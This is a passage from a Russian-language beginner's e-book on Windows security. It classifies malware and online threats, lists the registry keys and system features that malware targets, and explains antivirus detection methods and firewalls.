# Безопасный Интернет.
# Универсальная защита для Windows ME – Vista

Автор-составитель Николай Головко

Издание третье, измененное и дополненное

## Предисловие к первому изданию

Сделать Интернет безопасным – мечта многих экспертов и простых пользователей, однако мечта эта пока что несбыточная. Оборот вредоносных программ в Сети растет год от года, создаются все новые методы обхода систем как реактивной, так и проактивной защиты от вирусов. Все это и многие другие факторы заставляют искать решения, позволяющие эффективно защитить информацию без установки специализированного программного обеспечения.

Казалось бы, довольно значительное число и разнообразие операционных систем от Microsoft отрицают саму возможность универсальных решений. Смеем вас заверить, что это не так – несмотря на разительные порой функциональные и графические отличия операционных систем семейства Windows, они построены приблизительно на одних и тех же принципах организации работы, что позволило нам выработать рекомендации, способные надежно защитить практически любой современный компьютер. Наши рекомендации не предусматривают советов по установке и настройке каких-либо специализированных программных продуктов для защиты ваших данных – вам не потребуется ничего, кроме стандартных средств операционной системы и прикладных программ.

Почему так? Зачем рыться в настройках системы, если с тем же успехом можно установить специальную программу для защиты?

Ответ здесь прост. Гораздо безопаснее не защищать дыры в системе, а отключать сами дыры, на уровне операционной системы. В этом случае действует правило: чисто не там, где подметают, а там, где

не мусорят. Значительно эффективнее не отражать сетевые атаки брандмауэром, а отключать сам объект этих атак, и так далее.

Мы сделаем обзор техник проникновения вирусов, кратко поясним суть и назначение программных средств защиты, сделаем обзор критических точек системы и представим вам советы по безопасному конфигурированию вашей системы. Также мы не обойдем вниманием и средства диагностики.

Эти материалы – своего рода концентрированный опыт ведущих экспертов по предотвращению вторжений и лечению системы от вирусов. В разрозненном виде они уже публиковались в Сети – теперь мы собираем их в одну книгу.

Удачи вам и чистого Интернета!

*Авторы*

## Предисловие к третьему изданию

В скором времени исполняется два года с момента появления в сети Интернет первой версии электронной книги «Безопасный Интернет. Универсальная защита для Windows ME - Vista». За это время состоялся ряд небезынтересных обсуждений книги, способствовавших накоплению и обработке опыта, ценного для ее дальнейшего развития, на различных ресурсах, посвященных информационной безопасности. Результаты этих дискуссий, а также ряд иных факторов привели автора-составителя к мысли, что потенциальное назначение и функционал книги постепенно расширяются, требуя тем самым не только адаптации, но и фактически иного подхода к подбору, объему и изложению материала – что и послужило отправной точкой для начала работы над третьим изданием книги.

Книга по-прежнему не ставит своей задачей быть всеобъемлющим справочником, содержащим в себе все знания из области вирусологии и

защиты информации, накопленные за время существования электронных вычислительных машин. Сущность настоящего издания состоит в кратком изложении минимально необходимых сведений, позволяющих посетителю Интернета лучше разбираться в вопросах защиты своего компьютера от вредоносных факторов, понимать, по каким каналам они могут проникать и что необходимо предпринять для эффективного контроля упомянутых каналов. Соответственно, книга предназначается пользователям с нулевыми или начальными знаниями в области компьютерной безопасности и защиты информации, а также с общим уровнем компьютерной грамотности не ниже начального.

Изложение материала в третьем издании начнется с описания угроз безопасности компьютера, продолжится сведениями об адекватных им средствах защиты и завершится рекомендациями по обеспечению безопасности. В приложение войдет информация о полезном программном обеспечении, ресурсах Интернета, рекомендуемых к регулярному посещению, и примеры того, как выполнение рекомендаций книги способствует повышению защищенности. Среди иных изменений – бо´льшая адаптированность советов книги к операционной системе Windows Vista, а также дополнительные комментарии к ряду рекомендаций, призванные разъяснить те их аспекты, которые часто вызывают вопросы у читающих.

*Николай Головко*

## Содержание

## *Часть 1. Угрозы безопасности*

Начиная изложение материала в этом разделе, необходимо отметить, что в фокусе нашего внимания будут находиться исключительно те вредоносные факторы, которые связаны с работой тех или иных разновидностей программного обеспечения. Понятие угроз безопасности является весьма широким и включает в себя также и совокупность аппаратных угроз, описание которых не входит в задачи этого пособия.

На данный момент не существует единой и общепринятой классификации программных угроз безопасности, что частично связано со спецификой рынка защитного программного обеспечения. Терминология, описывающая те или иные угрозы, часто оказывается не в сфере ведения научных работников, но в сфере ответственности специалистов по маркетингу, что в результате приводит к нагромождению разнообразных наименований, имеющих своей целью внушить клиенту мысль о превосходстве одного продукта над другим. Вместе с тем существует некое общепринятое понимание основных терминов, из которого обычно можно вывести итоговое среднее определение.

Можно разделить программные угрозы безопасности на три условные группы: 1) **вредоносное программное обеспечение,** 2) **вредоносные сетевые технологии** и 3) **потенциально уязвимый функционал**. Вкратце рассмотрим состав каждой из групп.

**Вредоносное программное обеспечение**, или **malware** (англ. **mal**icious soft**ware**) – общее наименование для всех программных продуктов, целью которых заведомо является нанесение того или иного ущерба конечному пользователю. Несмотря на многочисленные различия в подходах к именованию, большинство производителей

антивирусных продуктов сходны во мнении, что существуют 4 основные разновидности вредоносных программ.

**1) Trojan** (*trojan horse, «троянский конь», «троянец» и т.д.*). Этот род вредоносных программ был выделен после появления компьютерных вирусов, маскирующихся под полезное ПО и таким образом заставляющих пользователя запустить их. В настоящее время определение этого термина является довольно расплывчатым – в категорию троянских программ попадают средства кражи, уничтожения, изменения информации, нарушения работы отдельных компьютеров и сетей, загрузки или установки нового вредоносного кода и т.п. Многие троянские программы направлены на извлечение финансовой выгоды из вредоносных действий. Фактически определение этому роду часто дается через его отличие от других родов.

Троянская программа обычно является отдельным приложением, которое распространяется через взломанные веб-страницы, электронную почту, системы мгновенных сообщений и т.д. На данный момент этот род вредоносного ПО является наиболее многочисленным.

К троянским также относят обычно следующие две разновидности вредоносных программ:

- **Rootkit** (руткит), средство сокрытия или маскировки файлов, процессов, ключей реестра от пользователя компьютера или антивирусного ПО;
- **Backdoor** (бэкдор), средство несанкционированного удаленного управления инфицированным компьютером.

**2) Worm** (*червь*). Вредоносные программы этого рода определяются через их способность к саморазмножению, т.е. к воспроизведению и распространению своих копий. В дополнение к традиционным способам

распространения (электронная почта, системы мгновенных сообщений, сети обмена файлами) черви могут копировать себя на сетевые ресурсы, в папки с общим доступом, на съемные носители информации. Червь, как правило, также является отдельным приложением, за исключением некоторых разновидностей бестелесных червей, существующих в виде сетевых пакетов.

Функционал программ-червей более узок, чем у троянских приложений, и обычно направлен на уничтожение информации, повреждение системного реестра, нарушение работы приложений.

**3) Virus** (*классический вирус*). Этот род вредоносного программного обеспечения возник исторически раньше всех остальных и положил начало использованию термина «вирус» по отношению ко всей совокупности вредоносных программ. Классический вирус осуществляет заражение исполняемых файлов, добавляя в них свой код и обеспечивая таким образом свой запуск и выполнение. Размножение классического вируса происходит обычно в пределах инфицированной системы, хотя, безусловно, он способен покинуть ее и переместиться на другую вместе с зараженными файлами.

Схематически один из способов заражения исполняемого файла классическим вирусом изображен на рисунке 1.




*Рис. 1. Схема одного из способов заражения файла классическим вирусом*

В настоящее время популярность классических вирусов среди авторов вредоносного ПО снижается, однако лечение файлов, зараженных ими, по-прежнему остается сложным для антивирусных продуктов.

**Терминологическая заметка.** Совпадение наименования этого класса вредоносных программ с общим названием всей совокупности вредоносного программного обеспечения временами приводит к ошибочному пониманию сказанного или написанного, поэтому в последнее время существует устойчивая тенденция к замещению термина «компьютерный вирус» в значении «вредоносное ПО» более общим англоязычным понятием «malware» и альтернативными терминами – к примеру, «проникновение». Мы в пределах данной книги будем использовать понятие «вирус» как синоним понятия «вредоносное программное обеспечение», а для обозначения представителей класса Virus применим термин «классический вирус».

**4) Other malware** (*другие вредоносные программы*). Производители антивирусов обычно оставляют подобный класс для программ, не подходящих под определение трех описанных выше разновидностей, либо для программных продуктов, не наносящих непосредственного вреда, но служащих для разработки вредоносного ПО.

**Обратите внимание:** действия, предпринимаемые антивирусным ПО при обнаружении вируса, варьируются в зависимости от класса. Троянские программы и программы-черви полностью состоят из вредоносного кода и не несут никакой полезной для пользователя или системы информации, поэтому при обнаружении они просто *удаляются* антивирусом; в свою очередь, классические вирусы встречаются обычно в составе зараженного полезного файла, для которого защитное ПО запускает процедуры *лечения*, т.е. удаления вредоносной части из легитимного кода файла. Вместе с тем необходимо отметить: в то время как разработчики одних антивирусов применяют термин «лечение» ко всем разновидностям вредоносного ПО, аргументируя это тем, что в случае обнаружения троянской программы или червя может требоваться

не только удаление самого исполняемого файла вируса, но и лечение системы от следов его пребывания, разработчики других защитных решений полагают, что следует информировать пользователя только об удалении файлов, подразумевая при этом также и устранение следов инфекции в системе. Вследствие этого временами слышатся утверждения пользователей «антивирус А лучше, чем антивирус Б – Б умеет только удалять, а А еще и лечит», хотя в действительности эти два антивируса выполняют при обнаружении инфекции одни и те же действия.

Вне пределов описанных выше классов существует слабоопределенная группа потенциально опасного программного обеспечения, наименование которой широко варьируется от производителя к производителю – *нежелательное программное обеспечение, potentially unwanted software, riskware* и т.д. Наполнение данного класса зависит обычно от того, как тот или иной поставщик антивирусных решений понимает содержание этого термина. Обычно в подобные группы принято относить:

- Adware (рекламные программы) – средства загрузки и демонстрирования информации рекламного характера, а также отправки сведений обратной связи заказчику рекламы;
- Spyware (шпионские программы) – средства сбора и отправки конфиденциальной информации;
- Riskware (программы группы риска) – легитимные программные продукты, функционал которых позволяет использовать их в злонамеренных целях.

***

Суммируем способы распространения, которые использует вредоносное программное обеспечение всех классов и разновидностей.

**1) Электронная почта, системы мгновенных сообщений, системы обмена файлами.** Вирус может быть вложен в электронное письмо; ссылка на вредоносное ПО может быть распространена через почту или Интернет-пейджер.

**2) Вредоносные или взломанные веб-сайты.** Узел Интернета может изначально содержать опасное содержимое, проникающее на компьютер при открытии страницы в окне обозревателя, или быть инфицирован в результате взлома.

**3) Носители информации (дискеты, диски, Flash-накопители).** При подключении съемного носителя или при записи компакт-диска вредоносный исполняемый файл может быть копирован на носитель и впоследствии автоматически запущен на незараженном компьютере.

**4) Инфицированные исполняемые файлы, авторские сборки программных продуктов, пересобранные дистрибутивы (т.е. установочные пакеты программ, измененные третьими лицами).** Вредоносная программа может быть внедрена в дистрибутив или выложена для загрузки под видом полезной.

**5) Эксплуатация уязвимостей программного обеспечения или потенциально уязвимого функционала операционной системы.** Согласно последним исследованиям, проведенным специалистами в области информационной безопасности, компьютер, на котором работают программные продукты с неисправленными уязвимостями и не установлена никакая система защиты, может быть инфицирован в течение 3-5 минут.

***

**Вредоносными сетевыми технологиями** мы будем называть формы злонамеренной деятельности в сети Интернет, а именно следующие.

**1) Спам (spam).** Принято определять спам как массовые рассылки

сообщений, которые адресаты не изъявляли желания и / или согласия получать; подобные рассылки имеют преимущественно рекламный или вредоносный характер. В настоящее время спам рассылается через многие популярные коммуникационные средства Интернета – электронную почту, системы мгновенных сообщений, форумы и т.д. Рассылка спама находится в тесной связи с производством и распространением вредоносного программного обеспечения, а также с некоторыми иными вредоносными сетевыми технологиями.

**2) Интернет-мошенничество.** Вредоносная деятельность такого рода может принимать различные формы – конструирование финансовых пирамид, продажа фальшивых антивирусных программных продуктов, *фишинг* (phishing) и др.

**Фишингом** принято называть вредоносную деятельность, направленную на получение обманным путем конфиденциальных данных пользователя. Обычно фишинг реализуется посредством создания веб-страниц, в точности имитирующих сайты Интернет-магазинов, банков, социальных сетей, поставщиков услуг хостинга и т.п. Пользователю поступает спам-письмо, сообщающее ему, что используемый им сервис якобы просит его посетить свою учетную запись и выполнить с ней какие-либо действия; в теле письма приводится ссылка для перехода. Нажав на ссылку, пользователь попадает на ложный сайт, где ему предлагают ввести данные для доступа к учетной записи; если пользователь не распознает, что сайт не является подлинным, он может ввести имя и пароль, которые будут отправлены злоумышленникам и использованы для хищения денежных средств, взлома сайта пользователя и т.д.

Фишинговые сайты обычно располагаются по адресам, схожим с адресами имитируемых сайтов – к примеру, http://www.webmoney.com может быть имитирован адресом вида http://www.webmoney.domain.com.

Обратимся теперь к рассмотрению **потенциально атакуемых объектов операционной системы** и завершим тем самым список возможных векторов для атаки.

**1) Файлы и папки.** Чаще других для размещения вредоносных объектов используются следующие адреса:

**а) корень диска** (`C:\`, `D:\` и т.п.);

**б) папки пользовательских профилей** (`C:\Documents and Settings\` для Windows XP и `C:\Users\` для Windows Vista);

**в) папка операционной системы** (`C:\WINDOWS\`) и некоторые вложенные в нее каталоги (`C:\WINDOWS\system\`, `C:\WINDOWS\system32\`, `C:\WINDOWS\system32\drivers\` и т.п.).

Входными воротами для инфекции могут являться **папки, открытые для доступа** извне (*shared folders*, на жаргоне называемые «расшаренными»). Папки с общим доступом позволяют нескольким компьютерам, объединенным в сеть, работать с одним и тем же ресурсом; вследствие этого, к примеру, в них может автоматически загружаться вредоносное ПО с других компьютеров.

**2) Реестр.** Системный реестр – база данных, предназначенная для хранения параметров программ и компонентов операционной системы; просмотр и редактирование реестра могут производиться встроенным редактором реестра Windows (`C:\WINDOWS\regedit.exe`) или сторонними программами. Основными понятиями при работе с реестром являются куст, или ветвь (hive), ключ (key) и значение (value):

| HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control//CurrentUser | | |
|---|---|---|
| Куст | Ключи | Значение |

С точки зрения безопасности можно выделить несколько условных групп ключей, которые могут быть атакованы вредоносным ПО:

**а) ключи автозапуска.** Эти ключи обеспечивают или могут обеспечить автоматический запуск приложений, библиотек и других объектов при старте системы. Для управления ключами автозапуска, помимо редакторов реестра, могут быть использованы специальные инструменты – Autoruns, Online Solutions Autoruns Manager и др.

**б) ключи параметров безопасности.** В эту группу попадают ключи, определяющие настройки безопасности Интернет-соединений, работу брандмауэра Windows, групповые политики операционной системы и т.п. Вредоносное программное обеспечение может изменять параметры безопасности Windows за счет манипуляций с этими ключами. В качестве примера могут быть приведены ключи:

*\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\,
где * - любой куст,
*\Software\Microsoft\Windows\CurrentVersion\Policies\,
где * - любой куст,
HKLM\SYSTEM\ControlSet???\Services\SharedAccess\Parameters\FirewallPolicy\,
где ? – любой единичный символ.

**в) ключи регистрации системных служб и драйверов.** Записи, отвечающие за регистрацию и запуск служб (процессов, работающих с определенными системными привилегиями) и драйверов (компонентов ядра операционной системы), располагаются по адресам

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
и
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet???\Services,
где ? – любой единичный символ.

Регистрация вредоносных служб и драйверов осложняет дезинфекцию системы и позволяет вредоносным программам выполнять более широкий спектр действий.

**г) ключи настроек операционной системы и приложений.** Ключи

этой группы могут либо считываться вредоносным ПО (к примеру, с целью извлечения конфиденциальных сведений), либо изменяться с той или иной целью (нарушение работы системы, затруднение обнаружения инфекции и т.д.). Ярким примером может служить ключ настроек Проводника Windows:

`*\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\`,

где * - любой куст.

**3) Сетевой функционал операционной системы.** Под этим наименованием будем понимать встроенные функции операционной системы, обеспечивающие взаимодействие между компьютерами в сети. По своему назначению данный функционал призван облегчать межкомпьютерные коммуникации и создание локальных вычислительных сетей персональных компьютеров, однако может быть эксплуатирован для несанкционированного доступа к компьютеру извне с теми или иными последствиями. Отнесем к этой группе следующую функциональность ОС:

**а) открытие портов для прослушивания** (LISTENING). Сетевой порт понимается как виртуальная точка («разъем»), через которую происходит обработка и передача поступающих или отсылаемых данных; любой порт имеет свой номер, который может находиться в диапазоне от 0 до 65536.

Сетевой порт может иметь несколько состояний:

- SYN_SENT (соединение устанавливается)
- ESTABLISHED (соединение установлено)
- TIME_WAIT или CLOSE_WAIT (соединение закрывается)
- LISTENING (готов к приему соединений)

Для того, чтобы определить отличие LISTENING от других типов, сделаем краткое пояснение часто встречающейся терминологии, применяемой к портам.

С точки зрения брандмауэра и ряда онлайн-тестов для проверки работы сетевых экранов сетевой порт может иметь три состояния: open (открыт), closed (закрыт) и stealthed (скрыт). «Открытым» в такой терминологии называется порт, который виден извне, отвечает на запросы и принимает подключения; «закрытым» - порт, который виден извне, но не отвечает на запросы и не принимает подключения; «скрытым» - порт, который не виден извне, и, таким образом, невозможно определить, каков его статус. С точки же зрения своей сущности порт имеет два состояния – он либо открыт, либо не существует.

Очевидно, что порт должен существовать (т.е. быть открыт), чтобы имелась возможность принимать или получать данные. Поскольку для успешности сетевой атаки через порты необходимо, чтобы компьютер-цель принял определенные данные, эти данные должны быть направлены в открытый порт; если порт не-открыт, то атака на него невозможна (т.к. невозможно атаковать то, чего нет).

Порты могут открываться для осуществления исходящих или приема входящих подключений. В силу того, что в первом случае параметры соединения определяются самим компьютером, для подключения может быть открыт порт с любым номером, и выяснение того, где он находится, требует определенных усилий; в свою очередь, во втором случае обычно открывается фиксированный порт, номер которого заранее известен, а подключение ожидается в любой момент и из любого источника. Это позволяет ожидать, что при отправке данных на порт XXXX, который известен как закрепленный за приложением или службой Y, эти данные будут приняты именно приложением или службой Y (например, если компьютер позволяет отправлять через себя электронную почту, то можно ожидать, что на нем будет открыт порт 25, через который будет принимать соединения почтовая служба отправки сообщений). Описанный второй случай и является открытием порта со

статусом LISTENING.

Таким образом, открытие портов для прослушивания позволяет компьютеру принимать входящие подключения, в том числе нежелательные.

**б) протоколы и интерфейсы межкомпьютерного взаимодействия в сети.** Как мы говорили ранее, протоколом принято называть тот или иной *стандарт обмена* данными; в свою очередь, интерфейс – это комплекс *средств реализации* этого обмена. Операционная система Windows ориентирована на активное взаимодействие с сетью того или иного типа, поскольку в стране ее происхождения локальные вычислительные сети в пределах одной квартиры, дома, города и т.п. – обыденное явление; поэтому Windows изначально содержит определенный набор протоколов, служб и клиентов, который позволял бы пользователям при создании локальной сети быстро и удобно организовывать совместный доступ к устройствам (к примеру, вся сеть может пользоваться одним принтером), создавать однотипную сеть без необходимости установки дополнительных программных продуктов и т.п. Упомянутые удобства ценны в пределах корпоративной вычислительной сети, однако для домашнего компьютера могут служить вектором для проникновения (т.к. позволяют не только осуществлять соединения, но и принимать их).

**в) функции удаленного управления операционной системой.** Windows содержит функционал, задуманный с целью обеспечить пользователям возможность помогать друг другу в работе в режиме реального времени за счет подключения к компьютеру-цели и взятия управления им на компьютер-источник. Очевидно, что, несмотря на некоторые встроенные защитные механизмы, эти средства также способны обеспечивать несанкционированный доступ. В эту группу входят Удаленный помощник, Удаленный рабочий стол, Удаленный реестр и подобные им компоненты.

**4) Обозреватель Интернета.** Современные браузеры поддерживают определенный набор технологий, используемых при разработке веб-страниц и обеспечивающих существенно более широкую функциональность, чем собственно HTML. Данные технологии, безусловно, повышают удобство работы со страницами Интернета, однако обеспечивают возможность инфицирования компьютера через браузер непосредственно во время просмотра страницы.

К упомянутым технологиям относятся:

**а) скрипты** (обычно на языке JavaScript, хотя существуют и иные). Вредоносные скрипты могут собирать на компьютере-цели вредоносное ПО, загружать таковое, выполнять скрытые перенаправления и т.д.; не-вредоносные скрипты обычно обеспечивают отображение дополнительных элементов страницы без необходимости ее перезагрузки, поддерживают работу счетчиков посещений и др. Иногда скрипты используются без необходимости, вместо стандартных функций HTML; наглядный пример подобного злоупотребления скриптами – сайт социальной сети «ВКонтакте».

**б) скрытые перенаправления через невидимое окно** (inline frame, сокращенно IFRAME). Этот функционал используется обычно для обеспечения отображения баннерной рекламы; во вредоносных целях его применяют для скрытой переадресации пользователя на ресурс, содержащий инфекцию.

**в) ActiveX.** Элементы управления ActiveX могут быть дистанционно установлены на компьютер с удаленного сервера, обеспечивая таким образом расширенное взаимодействие ресурса-источника и компьютера-цели. Легитимные ActiveX применяются, к примеру, в антивирусных онлайн-сканерах.

Кроме того, необходимо упомянуть разнообразные **расширения для браузеров** (например, Browser Helper Objects и панели для Internet Explorer или плагины для Mozilla Firefox). Подобные надстройки

реализуют возможность добавления к браузеру дополнительного функционала; очевидно, что этот функционал может быть и легитимным, и вредоносным. К примеру, в виде надстройки может быть реализована троянская программа-шпион; существуя в виде библиотеки, внедренной в процесс браузера, она с трудом обнаруживается и практически не контролируется брандмауэром, что позволяет ей без помех обмениваться информацией со злоумышленником.

Подведем итог сказанному выше, представив программные угрозы безопасности в виде диаграммы (рис.2):


*Рис. 2. Виды программных угроз безопасности*

## *Часть 2. Решения для защиты*

Говоря о решениях, предназначенных для защиты компьютера, логичным будет основываться на представленной выше классификации программных угроз безопасности. Для каждой из угроз в настоящее время существуют адекватные ей меры противодействия, которые реализуются тем или иным образом.

Как и угрозы, решения для защиты могут быть разделены на две глобальные группы – аппаратные и программные. Однако, в то время как аппаратные угрозы были полностью оставлены вне пределов нашего внимания, некоторые аппаратные средства обеспечения безопасности будут рассмотрены в этой части книги. Причиной этому служит тот факт, что ряд аппаратных защитных решений предназначен для нейтрализации программных угроз.

Следуя классификации, начнем изложение со **средств противодействия вредоносному программному обеспечению.** Среди них выделяют следующие классы.

**1) Антивирусы.** Под антивирусным решением принято понимать систему детектирования и обработки троянских программ, червей, классических вирусов и другого вредоносного ПО; некоторые антивирусные продукты определяют также и нежелательное программное обеспечение.

**Методы определения вредоносных программ**

Методы, которыми антивирусы определяют вредоносное программное обеспечение, разделяются на две основные группы: реактивные и проактивные.

*Реактивными* (от слова «реакция») называются методы, обеспечивающие детектирование вредоносного ПО после того, как его конкретный образец будет изучен в вирусной лаборатории компании-

изготовителя антивируса. В настоящее время в эту группу входит один метод – сигнатурное детектирование.

Для сигнатурного детектирования используется специализированная обновляемая база данных, состоящая из т.н. *сигнатур* – участков кода вредоносных программ, добавляемых в базу вирусными аналитиками. При сканировании сигнатуры сравниваются с содержимым проверяемого файла, и, если содержимое совпадает с сигнатурой, файл признается вредоносным. К положительным аспектам сигнатурного детектирования можно отнести высокую точность обнаружения вредоносной программы; к недостаткам – необходимость в поддержке и постоянном обновлении объемной базы записей, а также зависимость определения вредоносного ПО от попадания / непопадания его образца в вирусную лабораторию и от скорости работы последней.

*Проактивными* называют методы, способные обеспечить детектирование вредоносной программы до ее попадания в вирусную лабораторию и выпуска сигнатуры. В эту группу входят:

- метод эвристического анализа – изучение кода программы и поиск в нем операций, характерных для вредоносного ПО, либо поиск общих признаков, характерных для вирусов одного семейства, либо изучение внешних признаков программы (подозрительное имя, многократное шифрование кода и др.);

- метод поведенческого анализа – наблюдение за действиями, выполняемыми программой, и информирование пользователя о подозрительной активности приложения.

Положительной стороной данных методов является независимость от вирусной лаборатории и возможность выявления еще не известных вирусов; к недостаткам относится вероятностный характер детектирования (т.е. проактивное детектирование не позволяет со всей точностью утверждать, что заподозренный файл является вредоносным).

**Особенности сигнатурного детектирования**

Несмотря на проверку сигнатур перед выпуском, в практике каждого антивирусного продукта имеют место ситуации, когда сигнатура совпадает с содержимым чистого, незараженного файла. Такая ситуация называется ложным срабатыванием. В силу этого в случаях, когда после обновления баз антивирусное ПО начинает определять известный вам файл как инфицированный, рекомендуется убедиться, что данное срабатывание не является ложным, прежде чем принимать какие-либо меры по отношению к этому файлу. Для этого необходимо отправить файл в вирусную лабораторию производителя антивируса; сделать это можно несколькими способами. Некоторые антивирусы имеют возможность отправлять подозрительные файлы на проверку самостоятельно (см. рис. 3), для других вам потребуется посетить сайт изготовителя и узнать электронный адрес вирусной лаборатории (обычно он имеет вид newvirus@company.com, virus@company.com, samples@company.com и т.п.).




*Рис.3. Отправка подозрительного файла в вирусную лабораторию в антивирусном пакете Kaspersky Internet Security*

Если вы отправляете файл сами, упакуйте его в архив (RAR или ZIP) и защитите паролем. В тексте письма укажите пароль, а также поясните, что подозревается ложное срабатывание. Если файл действительно безвреден, то аналитики добавят его в исключения или откорректируют сигнатуру.

**Особенности проактивного детектирования**

При обработке объектов, детектированных проактивно (в их названиях обычно присутствуют элементы «Heur», «Heuristic», «Gen», «Generic», «Suspicious» и т.п.), следует помнить, что объект лишь подозревается как возможно вредоносный и не обязательно является вирусом. Такие файлы также рекомендуется отправлять в вирусную лабораторию для вынесения точного диагноза, по схеме, описанной выше; в тексте письма уместно будет указать, что объект был детектирован проактивно, и указать вердикт антивируса.

**Состав антивирусного продукта**

Любой антивирус включает в себя несколько основных модулей: файловый и почтовый сканер, проверяющие файлы в момент доступа к ним, сканер по требованию, карантин и сервис обновления. В зависимости от технического совершенства антивируса он может содержать и другие компоненты – к примеру, ряд продуктов этого класса содержит веб-сканер. Такой компонент проверяет страницы Интернета до их отображения в браузере и позволяет таким образом предотвратить заражение через них (в то время как файловый монитор может лишь определить попадание вредоносной страницы или ее части в кэш браузера, когда вредоносный код уже успел запуститься и отработать).

**2) Брандмауэры (firewall, сетевой экран).** Брандмауэр – это продукт, отвечающий за обеспечение контроля и безопасности сетевых соединений, осуществляемых компьютером. Его основная задача

состоит в управлении доступом приложений к ресурсам сети, а также в защите системы от сетевых атак, направленных на эксплуатацию уязвимостей или получение несанкционированного доступа к системе.

Наиболее общо функционал брандмауэра может быть изображен следующим образом (рис. 4):

